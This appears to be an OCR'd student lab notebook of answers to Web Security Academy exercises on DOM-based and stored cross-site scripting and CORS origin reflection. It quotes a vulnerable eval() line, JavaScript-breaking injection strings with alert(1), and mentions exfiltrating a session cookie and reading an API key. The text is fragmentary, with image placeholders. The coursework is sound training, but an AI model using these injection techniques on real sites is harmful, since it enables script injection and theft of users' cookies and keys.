


15. cross-site-scripting/dom-based (4)



16. cross-site-scripting/dom-based (5)

- Show a screenshot of the URI path of the XHR request



- Show a screenshot of the JSON response that echoes the search term


- Take a screenshot of the vulnerable line of code

```
if (this.readyState == 4 && this.status == 200) {
    eval('var searchResultsObj = ' + this.responseText);
    displaySearchResults(searchResultsObj);
}
```


17. -

- What has been done to the delimiter to prevent syntax from being broken? Double quote is backslash escaped.


- Take a screenshot of the error that has been produced in the console. Examine the JSON response to verify that you have broken syntax.



- Take a screenshot showing completion of the level that includes your OdinId




18. cross-site-scripting/stored (1)




19. cross-site-scripting/stored (2)

- Take a screenshot showing that you have successfully added the `OdinId` attribute to the author's website link.




- Show the stored `<a>` tag you have used that pops up this `alert()`

- Take a screenshot showing completion of the level that includes your OdinId



20. cross-site-scripting/stored (3)


- Replace the URL with `https://pdx.edu'` (e.g. the original URL with a single-quote added to break Javascript syntax). Execute the code and show a screenshot of the error that is returned.



- Explain what happens when the URL is replaced with `https://pdx.edu');//`. We break the syntax setting an attribute and can make the link point to pdx.edu.
- Finally, using this URL, insert an `alert(1);` into it and take a screenshot of the results in the console including the pop-up.

21. -


Replace the URL with `https://pdx.edu'` (e.g. the original URL with a single-quote added to break Javascript syntax). Execute the code and show a screenshot of the error that is returned.




- Explain what happens when the URL is replaced with https://pdx.edu');//. We get a backslash escape. So this we know prevents our attack.

- **Finally, using this URL, insert an alert(1);** into it and take a screenshot of the results in the console including the pop-up

22. -

- Explain why they differ: Single quote is backslash escaped and html encoded in html. There is no difference.
- Are the results the same? No results are different. Get an &apos in response
- Take a screenshot of the error message in the console. Is it similar to one that you have seen when crafting an exploit? Yes, same as initial error.
- 

- Take a screenshot showing completion of the level that includes your OdinId



23. cross-site-scripting/dom-based (6)


- Take a screenshot of the result and explain the issue. What other [built-in String method] could be used instead to fix this particular issue? Goal is to html encode the characters. But it isn't being done globally. Can use **replaceAll().**

```
> "<madler>".replace('<','&lt;').replace('>','&gt;')
< '&lt;madler&gt;'
> "
  <madler>".replace('<','&lt;').replace('>','&gt;').replac
  e('&gt;',onerror=alert(1))
< '&lt;madlerundefined'
```


24. -

- Which three fields of JSON are vulnerable to a cross-site scripting attack?Comments, author, avatar.

- Take a screenshot showing completion of the level that includes your OdinId




25. cross-site-scripting/exploiting (1)




26. -


- Take a screenshot of the headers showing all of the form data for your POST including your own exfiltrated cookie sent as a comment.




27. -



- Take a screenshot showing completion of the level that includes your OdinId



1. cors (1)




Show a screenshot of the headers in the response to see that the site simply reflects the header in Access-Control-Allow-Origin:


```
(env) (base) Matthews-MacBook-Air:labs3.2 matthewadler$ python 1.py
{'Access-Control-Allow-Origin': 'https://madler.com', 'Access-Control-Allow-Credentials': 'true', 'Content-Type': '
application/json; charset=utf-8', 'Content-Encoding': 'gzip', 'Connection': 'close', 'Content-Length': '150'}
{
```

2. -

Take a screenshot of the API key and include it in your lab notebook.



- Take a screenshot of the API key as it appears in the browser window.




- Take a screenshot showing completion of the level that includes your OdinId

Web Security Academy


CORS vulnerability with basic origin reflection

LAB Solved

